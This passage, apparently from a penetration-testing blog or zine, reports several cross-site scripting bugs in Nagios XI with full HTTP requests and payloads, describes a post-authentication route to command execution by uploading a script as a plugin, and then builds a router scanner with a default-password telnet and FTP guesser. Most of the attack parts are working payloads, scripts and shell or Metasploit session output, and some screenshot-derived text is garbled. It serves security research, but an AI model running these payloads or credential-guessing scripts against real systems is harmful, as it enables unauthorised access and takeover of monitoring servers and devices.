




```
</thead>
<tbody>
<tr>
<td>
<label>Name:
<input type="text" class="form-control" name="instances[0][name]" value=""><svg/onload=prompt(123123)></input>
</label>
</td>
<td>
<label>IP Address / Hostname:
<input type="text" class="form-control" name="instances[0][address]" value="1.1.1.1">
</label>

```

More here:



Similar results for the *api\_key* – see below:

```
</td>
<td>
<label>API Key:
<input type="text" class="form-control" name="instances[0][api_key]" value=""><svg/onload=prompt(123123)>" style="width: 100%;
</label>
</td>
<td class="checkbox">

```

Another XSS was found in */includes/components/nrdsconfigmanager/nrdsconfigmanager.php* for param: *dir*:

```

POST /nagiosxi/includes/components/nrdsconfigmanager/nrdsconfigmanager.php?mode=create HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----15176373174890138591887447608
Content-Length: 2906
Origin: http://192.168.1.10
Connection: close
Referer: http://192.168.1.10/nagiosxi/includes/components/nrdsconfigmanager/nrdsconfigmanager.php?mode=create
Cookie: AsWebStatisticsCookKie=1; shellinboxCookKie=1; nagiosxi=lu1eit5dv4gv7on5jlu7pts4
Upgrade-Insecure-Requests: 1

-----15176373174890138591887447608
Content-Disposition: form-data; name="nsp"

6414f1754bdfefc224f2f70ed8c3fd898173e1e8bb3de1b23fa919b3293b2566
-----15176373174890138591887447608
Content-Disposition: form-data; name="dir"

">"><marquee><h1>XSS</h1></marquee>
-----15176373174890138591887447608
Content-Disposition: form-data; name="file"

.cfg
-----15176373174890138591887447608
Content-Disposition: form-data; name="configvar[CONFIG_VERSION]"

0.1
-----15176373174890138591887447608
Content-Disposition: form-data; name="configvar[CONFIG_OS]"

```

As we can see in error message – there is no such file ;)



Ok, let's jump to the next one XSS this time located in /admin/mailsettings.php in param **main\_inbound\_replyto**:


```

POST /nagiosxi/admin/mailsettings.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 552
Origin: http://192.168.1.10
Connection: close
Referer: http://192.168.1.10/nagiosxi/admin/mailsettings.php
Cookie: AsWebStatisticsCookKie=1; shellinboxCookKie=1; nagiosxi=lu1eit5dv4gv7on5jlu7pts4
Upgrade-Insecure-Requests: 1

nsp=6414f1754bdfefc224f2f70ed8c3fd898173e1e8bb3de1b23fa919b3293b2566&update=1&tab_host=inbound&fromaddress=nagiosxi%3Croot%40localhost%3E&mailto=sendmail&smtpport=&smtpusername=&smtppassword=&smtpsecurity=none&main_inbound_replyto=asadad%40asadad&main_inbound_process_time=2&main_inbound_type=Y3Bvc240CnBvcGVuLnAkaChTJ3dnZXQgaHR0cDovLzE5SM4kNjguMS4kNzAvChZWRyY2UuChNAYCnRScDMkLg==&main_inbound_host=asad&main_inbound_port=123&main_inbound_user=asad&main_inbound_pass=asad&main_inbound_encryption=none&main_inbound_validate=1&updateButton=

```

Our new settings you can check on the screen below:



I believe it's enough for a start. Quick summary you'll find in the table below:

\* TL;DR:

Path	Param	Bug type
managebackups.php	ftp[lastrun]	XSS
scheduledbackups/ajaxcalls.php	ssh[server]	XSS
admin/mibs.php	file	FPD
admin/components.php	instances[0][name]	XSS
admin/components.php	instances[0][api_key]	XSS
nrdconfigmanager/nrdconfigmanager.php	dir	XSS
admin/mailsettings.php	main_inbound_replyto	XSS

Keep in mind that all of them were found using 'only a blackbox approach' (during day or two of manual pentesting). I hope you'll look in the source for more details... ;]

Maybe you'll find it useful.

## Postauth Reverse Shell

(Just in case you still want a revshell;) this is pretty simple when you already grabbed the password – just prepare a simple (ex. bash-)oneliner and upload it as new ‘Module’ for your NagiosXI:

```
vm-5.8.1 [Uruchomiona] - Oracle VM VirtualBox
Plik Maszyna Widok Wejście Urządzenia Pomoc
[root@localhost ~]# cd /usr/local/nagios/libexec/
[root@localhost libexec]# cat nagiosme777.sh
#!/bin/sh
date>/tmp/thisisdatefile123
[root@localhost libexec]# _
```

Next step is to add a new *command*, like this one:

### Command Management

**Command Name \***  
  
Example: check\_example

**Command Line \***  
  
Example: \$USER1\$/check\_example -H \$HOSTADDRESS\$ -P \$ARG1\$ \$ARG2\$

**Command Type:**

Active ⓘ

**Available Plugins**

Remember to *Apply Configuration* to continue:

### Commands

*Displaying 1-1 of 1 results*

<input type="checkbox"/>	↑ Command Name	↑ Command Line
<input type="checkbox"/>	torrotorro	/bin/bash /usr/local/nagios/libexec/nagiosme777.sh

With checked

Are you ready? ;]

# Apply Configuration

✔ Configuration applied successfully.

Nagios Core was **restarted** with an updated configuration.

[View configuration snapshots](#)

[Show Written Configs](#)

Finish it with *Run Check Command* – it should be enough:

## Run Check Command

▶ Run Check Command

```
[nagios@localhost.localdomain ~]$ /bin/bash /usr/local/nagios/libexec/nagiosme3.sh
```

```
vm-nagios581 [Uruchomiona] - Oracle VM VirtualBox  
Plik Maszyna Widok Wejście Urządzenia Pomoc  
[root@localhost ~]# ls -la /tmp/plugin* | cat /tmp/plug*  
Fri Feb 26 18:04:53 CST 2021  
[root@localhost ~]# ls -la /tmp/plugin*  
-rw-r--r-- 1 nagios nagios 29 Feb 26 18:04 /tmp/plugin.date3?  
[root@localhost ~]# _
```

Have fun! ;]

## References

Below you'll find the list of links/resources I found interesting:

- 1 - <https://code610.blogspot.com/2018/04/few-bugs-in-latest-nagios-xi-5413.html>
- 2 - <https://code610.blogspot.com/2020/03/creating-poc-for-nagiosxi-0day.html>
- 3 - <https://www.nagios.com/downloads/nagios-xi/vmware/>
- 4 - <https://code610.blogspot.com/p/found.html>
- 5 - <https://code610.blogspot.com/p/notes-magazine.html>

## Extended Router Fuzzing and Scanning



(08.02.2021 @ 22:22)



## Intro

In last „Notes Magazine” (#05)[1] we talked a bit about how can we automate the fuzzing or scanning process during our pentesting adventures[2]. One of the obvious ways to do it is to create a simple script that will „do the whole job for us”.


...and this was the subject of one of the videos already available on my YouTube channel[3] (you’ll find them some intros/demos and/or quick tutorials related to IT security). One of the very first video was related to ‘Fuzzing ActivePresenter’[4].

Today we’ll stay with routers and IoT appliances so let’s jump to the environment I used (and mentioned in the video[3]). Here we go.

## Environment

**TL;DR** – let’s run the Ubuntu VM and/or Kali VM – your choice. This time I used Kali VM (just to keep in mind that maybe we’ll use some of the tools already installed on the VM like *gobuster* or *dirb* or *nmap*).


After a while we should be here:



Let’s go directly to the very first scenario. ;]


## Few basics

Let's assume that we found a router/IoT-box with some IP (ex. 1.2.3.4) during our scan/pentest. Our ('example') output looks like this<sup>[5]</sup> one presented below (don't worry, later we'll extend it a little bit;)):



```
pon 22:18
root@u18: ~/tools/faTTY
File Edit View Search Terminal Help
root@u18:~# cd tools/
root@u18:~/tools# ls
binwalk faTTY firnyadyne firmware-analysis-toolkit
root@u18:~/tools# cd faTTY/
root@u18:~/tools/faTTY# ls
faTTY-monitor.sh faTTY-scanner.sh getlog.tnp nmap.ALL nmap.tnp tnp_old
root@u18:~/tools/faTTY# grep open nmap.ALL
22/tcp open  ssh      syn-ack ttl 64 Dropbear sshd (protocol 2.0)
80/tcp open  http    syn-ack ttl 64
root@u18:~/tools/faTTY#
```


As you can see (in the video) I added a *telnetd* service to the Ubuntu VM I used:



```
root@u18: ~/tools/faTTY
File Edit View Search Terminal Help
root@u18:~/tools/faTTY# apt-cache search telnet-server
inetutils-telnetd - telnet server
mactelnet-client - Console tools for telneting and pinging via MAC addresses
mactelnet-server - Telnet daemon for accepting connections via MAC addresses
telnetd - basic telnet server
telnetd-ssl - telnet server with SSL encryption support
root@u18:~/tools/faTTY# apt-get install telnetd -y
Reading package lists... Done
Building dependency tree
Reading state information... Done

```

If you „don't have a router to scan with nmap” to get your own 'logs' – let's assume that we'll have a 21,22,23 and 80 or 443 TCP port(s) open:



```
File Edit View Search Terminal Help
root@u18:~/tools/faTTY# nmap -sV -vvv -F --max-retries 1 --min-rate 120 -oN rap.log 127.0.0.1 -n
Starting Nmap 7.60 ( https://nmap.org ) at 2021-02-08 22:57 CET
NSE: Loaded 42 scripts for scanning.
Initiating SYN Stealth Scan at 22:57
Scanning 127.0.0.1 [160 ports]
Discovered open port 23/tcp on 127.0.0.1
Discovered open port 22/tcp on 127.0.0.1
Discovered open port 631/tcp on 127.0.0.1
Increasing send delay for 127.0.0.1 from 0 to 5 due to 39 out of 129 dropped probes since last increase.
Discovered open port 5432/tcp on 127.0.0.1
Completed SYN Stealth Scan at 22:57, 0.61s elapsed (100 total ports)
Initiating Service scan at 22:57
Scanning 4 services on 127.0.0.1
```

For now we should be somewhere here:

```

https://docs.python.org/3/library/telnetlib.html

argument is a list of regular expressions, either compiled (regex objects) or uncompiled (byte
The optional second argument is a timeout, in seconds; the default is to block indefinitely.

a tuple of three items: the index in the list of the first regular expression that matches the
returned; and the bytes read up till and including the first byte of the match.

if file is found and no bytes were read, raise EOFError.

one, data) where data is the bytes received so far.

ular expression ends with a greedy match (such as .*), the results are non-deterministic, and may depend
put, the results are non-deterministic, and may depend on the order of the regular expressions.

et_option_negotiation_callback(callback)
me a telnet option is read on the input flow, this
ters: callback(telnet socket, command (DO/DONT/
ds by telnetlib.

Example
ample illustrating typical use:

getpass
telnetlib

localhost"
put("Enter your remote account: ")
= getpass.getpass()

telnetlib.Telnet(HOST)

until(b"login: ")
(user.encode('ascii') + b"\n")
ord:
ad_until(b"Password: ")
ite(password.encode('ascii') + b"\n")
[b"ls\n")

File Edit View Search Terminal Help
#!/usr/bin/env python
from telnetlib import Telnet
import sys
target = sys.argv[1]

user='admin'
pwdlist = ['admin', 'admin2', 'passwd']

tn = Telnet(target, 23)
print 'trying: %s' % (target)
print 'trying username: %s' % ( user )
try:
tn.read_until(b"login: ")
tn.write(user.encode('ascii') + b'\n')

print '+ user supplied, next:'

for passwd in pwdlist:
print 'Trying pass: %s' % ( passwd )
if passwd:
tn.read_until(b"Password: ")
tn.write(passwd.encode('ascii') + b'\n')
print '+ passwd provided, ls?'

tn.write(b"ls\n")
tn.write(b"exit\n")

print(tn.read_all().decode('ascii'))
except Exception:
print Exception

#tn.interact()

```

(Just in case ;) Checking the source from the video[5]:

```

root@kali:~/home/c/src/fuzz# apt install telnetd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
telnetd

```

And:

```

Ubuntu18Dyne (Migawka 1 - ready2go - all installed) [Urchomiona] - Oracle VM Virtu...
Plik Maszyna Widok Wejście Urządzenia Pomoc
s for web browsers).
eb 23 19:29:32 u18 systemd[2762]: Reached target Timers.
eb 23 19:29:32 u18 systemd[2762]: Reached target Paths.
eb 23 19:29:32 u18 systemd[2762]: Listening on GnuPG cryptographic agent and passphrase cache (rest
icted).
eb 23 19:29:32 u18 systemd[2762]: Listening on GnuPG network certificate management daemon.
eb 23 19:29:32 u18 systemd[2762]: Listening on REST API socket for snapd user session agent.
eb 23 19:29:32 u18 systemd[2762]: Starting D-Bus User Message Bus Socket.
eb 23 19:29:32 u18 systemd[2762]: Listening on GnuPG cryptographic agent and passphrase cache.
eb 23 19:29:32 u18 systemd[2762]: Listening on D-Bus User Message Bus Socket.
eb 23 19:29:32 u18 systemd[2762]: Reached target Sockets.
eb 23 19:29:32 u18 systemd[2762]: Reached target Basic System.
eb 23 19:29:32 u18 systemd[1]: Started User Manager for UID 1001.
eb 23 19:29:32 u18 systemd[2762]: Reached target Default.
eb 23 19:29:32 u18 systemd[2762]: Startup finished in 404ms.
eb 23 19:29:34 u18 systemd[1]: Stopping User Manager for UID 1001...
eb 23 19:29:34 u18 systemd[2762]: Stopped target Default.
eb 23 19:29:34 u18 systemd[2762]: Stopped target Basic System.
eb 23 19:29:34 u18 systemd[2762]: Stopped target Sockets.
eb 23 19:29:34 u18 systemd[2762]: Closed REST API socket for snapd user session agent.
eb 23 19:29:34 u18 systemd[2762]: Closed GnuPG network certificate management daemon.
eb 23 19:29:34 u18 systemd[2762]: Closed GnuPG cryptographic agent and passphrase cache (access for
web browsers).
eb 23 19:29:34 u18 systemd[2762]: Closed GnuPG cryptographic agent and passphrase cache (restricted
).
eb 23 19:29:34 u18 systemd[2762]: Closed D-Bus User Message Bus Socket.
eb 23 19:29:34 u18 systemd[2762]: Closed GnuPG cryptographic agent (ssh-agent emulation).
eb 23 19:29:34 u18 systemd[2762]: Stopped target Timers.
eb 23 19:29:34 u18 systemd[2762]: Stopped target Paths.
eb 23 19:29:34 u18 systemd[2762]: Stopped Pending report trigger for Ubuntu Report.
eb 23 19:29:34 u18 systemd[2762]: Closed GnuPG cryptographic agent and passphrase cache.
eb 23 19:29:34 u18 systemd[2762]: Reached target Shutdown.
eb 23 19:29:34 u18 systemd[2762]: Starting Exit the Session...
eb 23 19:29:35 u18 systemd[2762]: Received SIGRTMIN+24 from PID 2789 (kill).
eb 23 19:29:35 u18 systemd[1]: Stopped User Manager for UID 1001.
eb 23 19:29:35 u18 systemd[1]: Removed slice User Slice of admin.

c@kali:~/src/fuzz
File Actions Edit View Help
c@kali:~/src/fuzz$ ./furry_walls.py 192.168.1.10
target is: 192.168.1.10
checking user: admin
credentials provided, checking "id":
Traceback (most recent call last):
  File "~/furry_walls.py", line 28, in <module>
    print(tn.read_all().decode('ascii'))
  File "/usr/lib/python2.7/telnetlib.py", line 385, in read_all
    self.fill_rawq()
  File "/usr/lib/python2.7/telnetlib.py", line 576, in fill_rawq
    buf + self.sock.recv(50)
socket.timeout: timed out
c@kali:~/src/fuzz$
root@kali:~/home/c
File Actions Edit View Help
root@kali:~/home/c# nc -lvvp 4444
listening on [any] 4444 ...
192.168.1.10: inverse host lookup failed: Unknown host
connect to [192.168.1.67] from (UNKNOWN) [192.168.1.10] 51794
sent 0, rcvd 0
root@kali:~/home/c#

```

Ok – „let’s say” ... ;] (Error messages as well as beautifying the code – I will leave for you as an exercise;)). Continuing:

```
c@kali:~/src/fuzz$ ./fw2.py 192.168.1.10
[]

root@kali:/home/c/src/fuzz
File Actions Edit View Help
msf5 exploit(multi/handler) > [*] Command shell session 2 opened (192.168.1.70:443 → 192.168.1.10:52128) at 2021-02-23 14:36:13 -0500
msf5 exploit(multi/handler) > sessions -l
Active sessions
-----
Id  Name  Type  Information
--  -
2   shell sparc/bsd  To run a command as administrator (user "root"
), use "sudo <command>". See "m... 192.168.1.70:443 → 192.168.1.10:52128
(192.168.1.10)
msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

id
uid=1001(admin) gid=1001(admin) groups=1001(admin)
```

Checking (the same) with Ubuntu VM:

```
c@u18: ~/src/fuzz
c@u18:~/src/fuzz$ ls
fw1.py fw2.py fw3.py fw4.py local.log main_me.py
c@u18:~/src/fuzz$ ./fw2.py localhost

Last login: Wed Feb 24 11:43:16 CET 2021 from localhost on pts/3
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.4.0-65-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

96 packages can be updated.
1 update is a security update.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
internet connection or settings.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@u18:~$ date>dated.123
admin@u18:~$ exit
logout
c@u18:~/src/fuzz$
```

So I believe at this stage we can stay with Ubuntu VM ;) Next: for me the case looks like th(e similar described here[6, 7])is: grep nmap logfile for open ports and create a quick-script to try ‘few checks’ (like infodisclo via http services, passwords easy to guess, and so on...). So for now – according to the *skeleton* - we should be somewhere here:

```

c@ul8:~/src/fuzz$ head -n 40 main_me.py
#!/usr/bin/env python
# main_fw
#
#
import socket, sys
import re, requests
import subprocess
target = sys.argv[1]
logz = './logz/'

def scanMeFirst(target):
    print '[+] scanning target: %s' % ( target )
    exe = 'nmap -sV -vvv -F --max-retries 1 --min-rate 120 -Pn ' + target + ' -oN ' + logz + target + '.log'
    subprocess.call([ exe ], shell=True)

    print '\n[+] looks like nmap scan is finished. let\'s grep the log file...'

    # goto: step2

def readMe(target):
    print '[+] reading scan log file:'
    logf = logz + target + '.log'
    fp = open(logf, 'r')
    lines = fp.readlines()

    for line in lines:
        if line.find('open') != -1:
            print ' -> open port: %s' % ( line )

    print '[+] reading log file - finished.\n'

def web_defined(target, port):
    # cheCk default locations for default routers/iot
    dlink_paths = ['/index.cgi', '/full/path/disclosure.conf']
    tplink_paths = ['/index2.php', '/path2/rce.html']

```

Good. Next we need to clean the 'portlist' we can grab after the initial nmap scan. Let's try this: we'll rewrite a bit the *readMe()* function. See below:

```

c@ul8:~/src/fuzz
#!/usr/bin/env python
# main_fw
#
#
import socket, sys
import re, requests
import subprocess
target = sys.argv[1]
logz = './logz/'

def scanMeFirst(target):
    print '[+] scanning target: %s' % ( target )
    exe = 'nmap -sV -vvv -F --max-retries 1 --min-rate 120 -Pn ' + target + ' -oN ' + logz + target + '.log'
    subprocess.call([ exe ], shell=True)

    print '\n[+] looks like nmap scan is finished. let\'s grep the log file...'

    # goto: step2

def readMe(target):
    print '[+] reading scan log file:'
    logf = logz + target + '.log'
    fp = open(logf, 'r')
    lines = fp.readlines()

    for line in lines:
        find_port = re.search('(.*?)tcp')
        found_port = re.search(find_port, line)

        if found_port:
            print ' -> open port: %s' % ( found_port.group(1) )

    print '[+] reading log file - finished.\n'

```

As we already have a 'logfile' we can #comment this line to save some time during our little research. Checking:

```
c@u18: ~/src/fuzz
c@u18:~/src/fuzz$ ./main_me.py 127.0.0.1
in main():
[+] scanning target: 127.0.0.1

[+] looks like nmap scan is finished. let's grep the log file...
[+] reading scan log file:
-> open port: 22
-> open port: 23
-> open port: 80
-> open port: 631
-> open port: 5432
[+] reading log file - finished.

[+] parsing: ./logz/tmp_ports:

-> found port: 22

-> checking ...
-> found port: 23

-> checking ...
-> found port: 80

-> checking ...
-> found port: 631

-> checking ...
-> found port: 5432

-> checking ...
parsing finished.

main() finished.
c@u18:~/src/fuzz$
```

Ok – for a *skeleton-version* – it looks good (enough to continue). So? Next: let's try to attach our super-telnet-bruteforcer to the *main\_py* script ;) We should be somewhere here:

```
-> found port: 22

-> checking ...
[+] found port: 22

-> found port: 23

-> checking ...
[+] found port: 23
I see port 23/tcp open for target: 127.0.0.1
checking...
wrong pass/timeout
wrong pass/timeout
wrong pass/timeout

Last login: Wed Feb 24 22:43:00 CET 2021 from localhost on pts/4
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.4.0-65-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage
```

Cool. Initial *poc* for the very first step(s) is 'ready' (read: as a *skeleton* ;) so we can continue below with next TCP port (and RTFM):

```
https://docs.python.org/3/library/ftplib.html
>>> from ftplib import FTP
>>> ftp = FTP('ftp.us.debian.org') # connect to host, default port
>>> ftp.login() # user anonymous, passwd anonymous@
'230 Login successful.'
>>> ftp.cwd('debian') # change into "debian" directory
>>> ftp.retrlines('LIST') # list directory contents
-rw-rw-r-- 1 1176 1176 1063 Jun 15 10:18 README
...
drwxr-sr-x 5 1176 1176 4096 Dec 19 2000 pool
drwxr-sr-x 4 1176 1176 4096 Nov 17 2008 project
drwxr-xr-x 3 1176 1176 4096 Oct 10 2012 tools
'226 Directory send OK.'
>>> with open('README', 'wb') as fp:
>>> ftp.retrbinary('RETR README', fp.write)
'226 Transfer complete.'
>>> ftp.quit()
```

Nice – we already have a half of the job done simply by using the code from the manual(s). Let's modify it like we did for telnet port – we'll not „brute force” it but we'll use „few default” login:pass pairs. Here we go:

```
root@u18: /home/c/src/fuzz
root@u18:/home/c/src/fuzz# ftpd
Command 'ftpd' not found, but can be installed with:
apt install inetutils-ftp

root@u18:/home/c/src/fuzz# apt install inetutils-ftp
Reading package lists... Done
Building dependency tree... 70%
```

Checking:

```
Report bugs to <bug-inetutils@gnu.org>.
root@u18:/home/c/src/fuzz# ftpd -D
root@u18:/home/c/src/fuzz# nc 0 21 -v
Connection to 0 21 port [tcp/ftp] succeeded!
220 u18 FTP server (GNU inetutils 1.9.4) ready.
user admin
331 Password required for admin.
pass admin
230 User admin logged in.
```


Good. Next:

```
[+] parsing: ./logz/tmp_ports:
-> found port: 21
-> checking ...
[+] found port: 21
[+] checking ftp's passwds for "admin" user:
total 40
-rw----- 1 admin admin 787 Feb 24 22:45 .bash_history
-rw-r--r-- 1 admin admin 220 Feb 9 12:17 .bash_logout
-rw-r--r-- 1 admin admin 3771 Feb 9 12:17 .bashrc
drwx----- 2 admin admin 4096 Feb 9 12:18 .cache
drwx----- 3 admin admin 4096 Feb 9 12:18 .gnupg
